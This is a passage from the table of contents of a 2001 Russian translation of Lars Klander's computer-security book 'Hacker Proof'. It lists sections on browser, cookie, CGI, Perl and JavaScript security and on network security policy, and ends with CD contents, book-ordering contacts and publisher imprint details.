БЕЗОПАСНОСТЬ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX ... 573
ИСПОЛЬЗОВАНИЕ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ ACTIVEX в NETSCAPE NAVIGATOR ... 576
ЭЛЕМЕНТ УПРАВЛЕНИЯ CHAOS COMPUTER ... 576
ЭЛЕМЕНТ УПРАВЛЕНИЯ EXPLODER ... 577
ПРОБЛЕМЫ БЕЗОПАСНОСТИ INTERNET EXPLORER 4.0 ... 578
ПРОБЛЕМЫ БЕЗОПАСНОСТИ NETSCAPE NAVIGATOR ... 578
ОШИБКА БЕРКЛИ ... 578
ОШИБКА ПОДТВЕРЖДЕНИЯ ... 579
COOKIE ... 579
ИСПОЛЬЗОВАНИЕ СОДЕРЖИМОГО ФАЙЛА COOKIES.MXM ... 580
ANONYMIZER ... 580

ИЗУЧЕНИЕ ФАЙЛА COOKIES.TXT ... 581
РЕДАКТИРОВАНИЕ COOKIE ... 581
ЗАЩИТА COOKIE ... 582
ПРОГРАММЫ для РАБОТЫ с ФАЙЛАМИ COOKIE ... 582
ЗАЩИТА АДРЕСОВ ЭЛЕКТРОННОЙ почты ... 583
КАК ОБМАНУТЬ ЛЮБОПЫТНЫЙ СЕРВЕР ... 585
РЕЗЮМЕ ... 585
РЕСУРСЫ INTERNET ... 586

ГЛАВА 20. ЗАЩИТА от СЦЕНАРИЕВ ... 587
ЗНАКОМЬТЕСЬ: CGI ... 588
СЦЕНАРИИ CGI: ОБЩАЯ КАРТИНА ... 589
CGI и WEB-САЙТЫ ... 589
ГДЕ РАСПОЛАГАЮТСЯ СЦЕНАРИИ CGI ... 591
Вызов СЦЕНАРИЯ ... 592
РАБОТА CGI ... 592
ВЗАИМОДЕЙСТВИЕ МЕЖДУ СЕРВЕРОМ и СЦЕНАРИЕМ CGI ... 593
ПРЕОБРАЗОВАНИЕ КОМПЬЮТЕРА в WEB-СЕРВЕР ... 593
КАК ОПРЕДЕЛИТЬ IP-АДРЕС ... 594
КАК СВЯЗАТЬСЯ С СЕРВЕРОМ ... 594
СТАТИЧЕСКИЕ IP-АДРЕСА ... 595
ИНТЕРФЕЙС СЦЕНАРИЕВ CGI ... 596
ПЕРЕМЕННЫЕ ОКРУЖЕНИЯ CGI ... 596
ПЕРЕМЕННАЯ AUTH_TYPE ... 596
ПЕРЕМЕННАЯ CONTENT_LENGTH ... 597
ПЕРЕМЕННАЯ CONTENT_TYPE ... 597
ПЕРЕМЕННАЯ GATEWAY_INTERFACE ... 597
ПЕРЕМЕННАЯ PATH_INFO ... 597
ПЕРЕМЕННАЯ PATH_TRANSLATED ... 598
ПЕРЕМЕННАЯ QUERY_STRING ... 598
ПЕРЕМЕННАЯ REMOTE_ADDR ... 598
ПЕРЕМЕННАЯ REMOTE_HOST ... 598
ПЕРЕМЕННАЯ REMOTE_IDENT ... 599
ПЕРЕМЕННАЯ REMOTE_USER ... 599
ПЕРЕМЕННАЯ REQUEST_METHOD ... 599
ПЕРЕМЕННАЯ SCRIPT_NAME ... 599
ПЕРЕМЕННАЯ SERVER_NAME ... 600
ПЕРЕМЕННАЯ SERVER_SOFTWARE ... 600
ПЕРЕМЕННАЯ HTTP_ACCEPT ... 600
ПАРАМЕТРЫ КОМАНДНОЙ СТРОКИ CGI ... 600

ПРЯМОЙ ВЫВОД БРОУЗЕРУ 601
ЗАГОЛОВКИ CGI 601
СОЗДАНИЕ СЦЕНАРИЯ CGI с помощью C++ 603
НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЕМЫЕ для СОЗДАНИЯ СЦЕНАРИЕВ языки ПРОГРАММИРОВАНИЯ 604
ДРУГИЕ РЕШЕНИЯ 605
Язык ПРОГРАММИРОВАНИЯ PERL 605
ИСТОРИЯ PERL 606
PERL — ИНТЕРПРЕТИРУЕМЫЙ язык ПРОГРАММИРОВНИЯ 606
СРАВНЕНИЕ PERL и C/C++ 606
БОГАТСТВО ВОЗМОЖНОСТЕЙ PERL 607
ИСПОЛЬЗОВАНИЕ PERL в КАЧЕСТВЕ ФИЛЬТРА ДАННЫХ 607
ИСПОЛЬЗОВАНИЕ PERL в КАЧЕСТВЕ БЕЗОПАСНОГО ШЛЮЗА 608
FRONTEND-ПРОГРАММЫ для связи с БАЗОЙ ДАННЫХ 608
ИСПОЛЬЗОВАНИЕ PERL для СОЗДАНИЯ СЦЕНАРИЕВ CGI 609
РАБОТА с PERL 609
«HELLO WORLD» НА ЯЗЫКЕ PERL 609
РАБОТА с PERL 610
ОПЕРАТОРЫ PERL 611
ПРОСТЫЕ и СОСТАВНЫЕ ОПЕРАТОРЫ 611
ИСПОЛЬЗОВАНИЕ ОТСТУПОВ и ПУСТЫХ СТРОК ДЛЯ УЛУЧШЕНИЯ ЧИТАБЕЛЬНОСТИ СЦЕНАРИЕВ 612
Вызов ВНЕШНИХ ПРОГРАММ с помощью PERL 612
ВОПРОСЫ БЕЗОПАСНОСТИ CGI 613
НОВЫЕ НЕДОСТАТКИ БЕЗОПАСНОСТИ 613
КАК СЦЕНАРИИ МОГУТ повлиять НА БЕЗОПАСНОСТЬ СИСТЕМЫ 613
УРОВНИ ДОСТУПА WEB-СЕРВЕРА 614
ОПИСАНИЕ НЕКОТОРЫХ ПРОБЛЕМ 614
РАЗВЕТВЛЕНИЕ ОБОЛОЧКИ 615
ЗАЩИТА СЦЕНАРИЕВ CGI 616
ПРЕДУПРЕЖДЕНИЕ CERT 618
РЕШЕНИЕ ПРОБЛЕМЫ 618
ОСНОВНЫЕ ПРАВИЛА РАБОТЫ со СЦЕНАРИЯМИ PERL 619
ВОПРОСЫ БЕЗОПАСНОСТИ JAVASCRIPT 619
ГДЕ РАСПОЛАГАЕТСЯ JAVASCRIPT 620
ИСПОЛЬЗОВАНИЕ КОММЕНТАРИЕВ HTML для ВСТАВКИ КОМАНД JAVASCRIPT 621
КОММЕНТАРИИ JAVASCRIPT 622
ЭЛЕМЕНТ <SCRIPT> 622

СТРОКИ JAVASCRIPT 623
ПРОСТОЙ вывод ДАННЫХ с помощью JAVASCRIPT 623
СОЗДАНИЕ ПРОСТОГО ОКНА СООБЩЕНИЙ 624
ПЕРЕМЕННЫЕ JAVASCRIPT 625
ПОЛУЧЕНИЕ ТЕКСТОВОГО ВВОДА ПОЛЬЗОВАТЕЛЯ 625
ФУНКЦИИ JAVASCRIPT 626
ОБЪЕКТЫ JAVASCRIPT 627
СОЗДАНИЕ СОБСТВЕННЫХ ОБЪЕКТОВ 527
СОБЫТИЯ JAVASCRIPT 628
ИСПОЛЬЗОВАНИЕ JAVASCRIPT для ВЗАИМОДЕЙСТВИЯ с ФОРМАМИ 629
LIVEWIRE 630
ПРИСУЩИЕ JAVASCRIPT ПРОБЛЕМЫ БЕЗОПАСНОСТИ 630
ПРОБЛЕМЫ БЕЗОПАСНОСТИ новых ВЕРСИЙ NETSCAPE NAVIGATOR 631
ОШИБКА BELL LABS 631
СУЩНОСТЬ ОШИБКИ BELL LABS 631
РЕЗЮМЕ 632
РЕСУРСЫ INTERNET 633

ГЛАВА 21. ПОЛИТИКА БЕЗОПАСНОСТИ СЕТИ 635
ОПРЕДЕЛЕНИЕ политики БЕЗОПАСНОСТИ 635
ЗАЧЕМ НУЖНА ПОЛИТИКА БЕЗОПАСНОСТИ 636
ОСНОВЫ РАЗРАБОТКИ ПОЛИТИКИ БЕЗОПАСНОСТИ 636
РАЗРАБОТКА ОФИЦИАЛЬНОЙ политики БЕЗОПАСНОСТИ СИСТЕМЫ 638
ОПРЕДЕЛИТЕ ОТВЕТСТВЕННЫХ 638
ОТВЕТСТВЕННОСТЬ ЗА РЕАЛИЗАЦИЮ 639
ОЦЕНКА ОПАСНОСТИ 639
ОПРЕДЕЛЕНИЕ ОБЪЕКТОВ 640
ОПРЕДЕЛЕНИЕ ОПАСНОСТИ 641
ОСОБЕННОСТИ политики 642
ОПРЕДЕЛИТЕ, кто МОЖЕТ ИСПОЛЬЗОВАТЬ КАЖДЫЙ РЕСУРС 642
ОПРЕДЕЛИТЕ НЕОБХОДИМЫЙ ДОСТУП к РЕСУРСУ 642
ОПРЕДЕЛИТЕ, кто МОЖЕТ ИЗМЕНИТЬ ПРАВА ДОСТУПА к РЕСУРСУ 644
ОПРЕДЕЛИТЕ, кто ДОЛЖЕН и БУДЕТ ОБЛАДАТЬ ПРИВИЛЕГИЯМИ АДМИНИСТРАТОРА 645
ОПРЕДЕЛИТЕ ПРАВА и ОБЯЗАННОСТИ ПОЛЬЗОВАТЕЛЕЙ 645
ОПРЕДЕЛИТЕ ПРАВА и ОБЯЗАННОСТИ ПОЛЬЗОВАТЕЛЕЙ И АДМИНИСТРАТОРОВ 646
ЗАЩИТА ПРОСТОЙ и СЕКРЕТНОЙ ИНФОРМАЦИИ 646

НАРУШЕНИЕ политики 647
ОПРЕДЕЛЕНИЕ НАКАЗАНИЯ 647
НАРУШЕНИЕ политики БЕЗОПАСНОСТИ ЛОКАЛЬНЫМИ ПОЛЬЗОВАТЕЛЯМИ 647
ВНЕШНИЕ ОРГАНИЗАЦИИ 647
РЕАКЦИЯ НА НАРУШЕНИЯ 648
ДВЕ СТРАТЕГИИ РЕАКЦИИ НА НАПАДЕНИЯ 648
ИНТЕРПРЕТАЦИЯ политики 650
ПУБЛИКАЦИЯ политики 650
ПРОЦЕДУРЫ БЕЗОПАСНОСТИ 650
ОПРЕДЕЛЕНИЕ возможных ПРОБЛЕМ 651
ВЫБОР СРЕДСТВ БЕЗОПАСНОСТИ 652
SITE SECURITY HANDBOOK 653
РЕЗЮМЕ 653
РЕСУРСЫ INTERNET 654

Что РАСПОЛОЖЕНО НА КОМПАКТ-ДИСКЕ 655
GUARDIAN FIREWALL для WINDOWS NT 655
KANE SECURITY ANALYST 656
KANE SECURITY MONITOR для WINDOWS NT 658
ПРОДУКТЫ SAFESUITE 659
BALLISTA 660
ПРОГРАММЫ, РАСПОЛОЖЕННЫЕ НА WEB-САЙТЕ JAMSA PRESS 660

ПО ВОПРОСУ ПРИОБРЕТЕНИЯ КНИГ ОБРАЩАТЬСЯ:
г. Минск, тел. (017) 222-57-26; e-mail: popuri@mail.ru; http://go.to/popuri;
г. Киев, пр. Красных Казаков, 6, «Книжный Дом "Орфей"», тел. (044) 418-84-73;
г. Новосибирск, «Топ-Книга», тел. (3832) 36-10-28; e-mail: office@top-kniga.ru;
Интернет-магазин: wwvv.top-kniga.ru; книга—почтой: 630117, а/я 560

Производственно-практическое издание

КЛАНДЕР Ларс

HACKER PROOF:
ПОЛНОЕ РУКОВОДСТВО ПО БЕЗОПАСНОСТИ КОМПЬЮТЕРА

Перевод с английского

Художник обложки *М. В. Драко*

Подписано в печать с готовых диапозитивов 19.10.2001. Формат 70x100/16. Бумага газетная.
Печать офсетная. Усл. печ. л. 55,47. Уч.-изд. л. 43,70. Тираж 3000 экз. Заказ № 3140.

Гигиеническое заключение № 77.99.2.953. П. 16640.12.00 от 15.12.2000 г.

ООО «Попурри». Лицензия ЛВ № 117 от 12.01.01.
Республика Беларусь, 220065, г. Минск, ул. Аэродромная, 4а, 6.

При участии ООО «Харпест». Лицензия ЛВ № 32 от 10.01.01.
Республика Беларусь, 220040, г. Минск, ул. Богдановича, 155—1204.

Республиканское унитарное предприятие
«Издательство "Белорусский Дом печати"».
Республика Беларусь, 220013, г. Минск, пр. Ф. Скорины, 79.